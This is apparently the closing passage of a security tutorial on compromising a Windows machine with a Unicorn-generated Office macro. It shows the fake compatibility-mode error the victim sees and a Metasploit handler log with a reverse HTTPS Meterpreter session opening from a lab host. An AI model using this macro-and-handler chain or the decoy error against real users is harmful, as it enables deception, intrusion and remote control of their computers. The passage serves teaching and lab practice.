
As soon as you click run (little green icon on the top), it will give you an error! Don’t worry! You want that error. It is supposed to happen.



```
Microsoft Office (Compatibility Mode)

This application appears to have been made with an older
version of the Microsoft Office product suite. Please have the
author save this document to a newer and supported format.
[Error Code: -219]
```

Soon after the error on the user screen, we would have obtained a session successfully in meterpreter!

Use **sysinfo** double check our successful exploitation using unicorn!



```
[*] Processing unicorn.rc for ERB directives.
resource (unicorn.rc)> use multi/handler
resource (unicorn.rc)> set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
resource (unicorn.rc)> set LHOST 192.168.1.109
LHOST => 192.168.1.109
resource (unicorn.rc)> set LPORT 443
LPORT => 443
resource (unicorn.rc)> set ExitOnSession false
ExitOnSession => false
resource (unicorn.rc)> set EnableStageEncoding true
EnableStageEncoding => true
resource (unicorn.rc)> exploit -j
[*] Exploit running as background job 0.
msf exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.1.109:443
[*] https://192.168.1.109:443 handling request from 192.168.1.111; (UUID: b
[*] https://192.168.1.109:443 handling request from 192.168.1.111; (UUID: b
[*] Meterpreter session 1 opened (192.168.1.109:443 -> 192.168.1.111:49565)

msf exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-KNESRTK0KO0
OS              : Windows 8.1 (Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

is an InfoSec researcher and a left and right brain thinker. contact here